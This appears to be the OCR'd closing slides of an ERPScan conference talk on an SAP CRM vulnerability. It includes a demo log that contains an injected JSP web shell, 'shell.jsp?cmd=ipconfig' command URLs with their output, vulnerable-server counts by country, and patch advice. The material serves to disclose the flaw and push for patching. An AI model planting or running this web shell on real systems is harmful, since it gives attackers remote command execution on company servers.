Worker [@2035997437],5,Dedicated_Application_Thread]#Plain##request.parameter.["]<%@ page import="java.util.*,java.io.*"%><% if request.getParameter("cmd") != null){Process p = Runtime.getRuntime().exec(request.getParameter("cmd")); OutputStream os = p.getOutputStream(); InputStream in = p.getInputStream(); DataInputStream dis = new DataInputStream(in); String disr = dis.readLine(); out.println("<PRE>"); while (disr != null) {out.println(disr);disr =dis.readLine();}out.println("</PRE>");}%>["]="" #

#2.0#2018 02 11 13:21:01:332#0-800#Debug#com.sap.isa.user.action.LoginBaseAction#

...

https://host:port/shell.jsp?cmd=ipconfig

https://172.16.10.65:50001/shell.jsp?cmd=ipconfig

BBS#sap.com/crm~b2b#C000AC100A4183C30000011600001AB0#2213550000000004#sap.com/crm~b2b#com.sap.isa.isacore.action.IsaCoreInitAction#Guest#0##989FCBF
Worker [@685737603],5,Dedicated_Application_Thread]#Plain## request.environment.[requesturi]="/b2b/b2b/coreinit.do"# #2.0#2017 09 21 10:09:24:084#0-700#Debug#co
BBS#sap.com/crm~b2b#C000AC100A4183C30000011700001AB0#2213550000000004#sap.com/crm~b2b#com.sap.isa.isacore.action.IsaCoreInitAction#Guest#0##989FCBF
Worker [@685737603],5,Dedicated_Application_Thread]#Plain## request.parameter.["111]

```
Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::48a:c4e9:38a7:759e%12
   IPv4 Address. . . . . . . . . . . : 172.16.10.65
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . : 172.16.0.1

Tunnel adapter isatap.{910F5F9F-CD31-4DC4-A679-D75EB1471C3A}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection*:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

["\#]="" # #2.0#2017 09 21 10:09:24:084#0-700#Debug#com.sap.isa.isacore.action.IsaCoreInitAction# #CRM-ISA-
BBS#sap.com/crm~b2b#C000AC100A4183C30000011800001AB0#2213550000000004#sap.com/crm~b2b#com.sap.isa.isacore.action.IsaCoreInitAction#Guest#0##989FCBF
Worker [@685737603],5,Dedicated_Application_Thread]#Plain## request.attribute.[org.apache.struts.action.mapping.instance]="ActionConfig[path=/b2b/coreinit,parameter=n
700#Debug#com.sap.isa.isacore.action.IsaCoreInitAction# #CRM-ISA-

DEMO TIME

ERPScan

Episode III

A NEW HOPE

78 United States

42 India

38 Chile

28 Germany

25 Brazil

23 Australia

19 France

13 Singapore

12 Turkey

12 Taiwan

11 Spain

11 Republic of Korea


11 Colombia

10 Italy

9 Russian Federation

***

Almost 500 public SAP servers are Vulnerable



PATCH

- Update CRM (2547431)
- Upgrade to Redwood 9
- Install SAP note 2486657 (exploited in the wild)


ERPScan

THANK YOU


Read our blog
erpscan.com/category/press-center/blog/

Join our webinars
erpscan.com/category/press-center/events/

Subscribe to our newsletters
eepurl.com/bef7h1



USA:
228 Hamilton Avenue, Fl. 3, Palo Alto, CA. 94301
Phone 650.798.5255



EU:
Luna ArenA 238 Herikerbergweg, 1101 CM Amsterdam
Phone +31 20 8932892

erpscan.com
inbox@erpscan.com

EU:
Štětkova 1638/18, Prague 4 - Nusle,
140 00, Czech Republic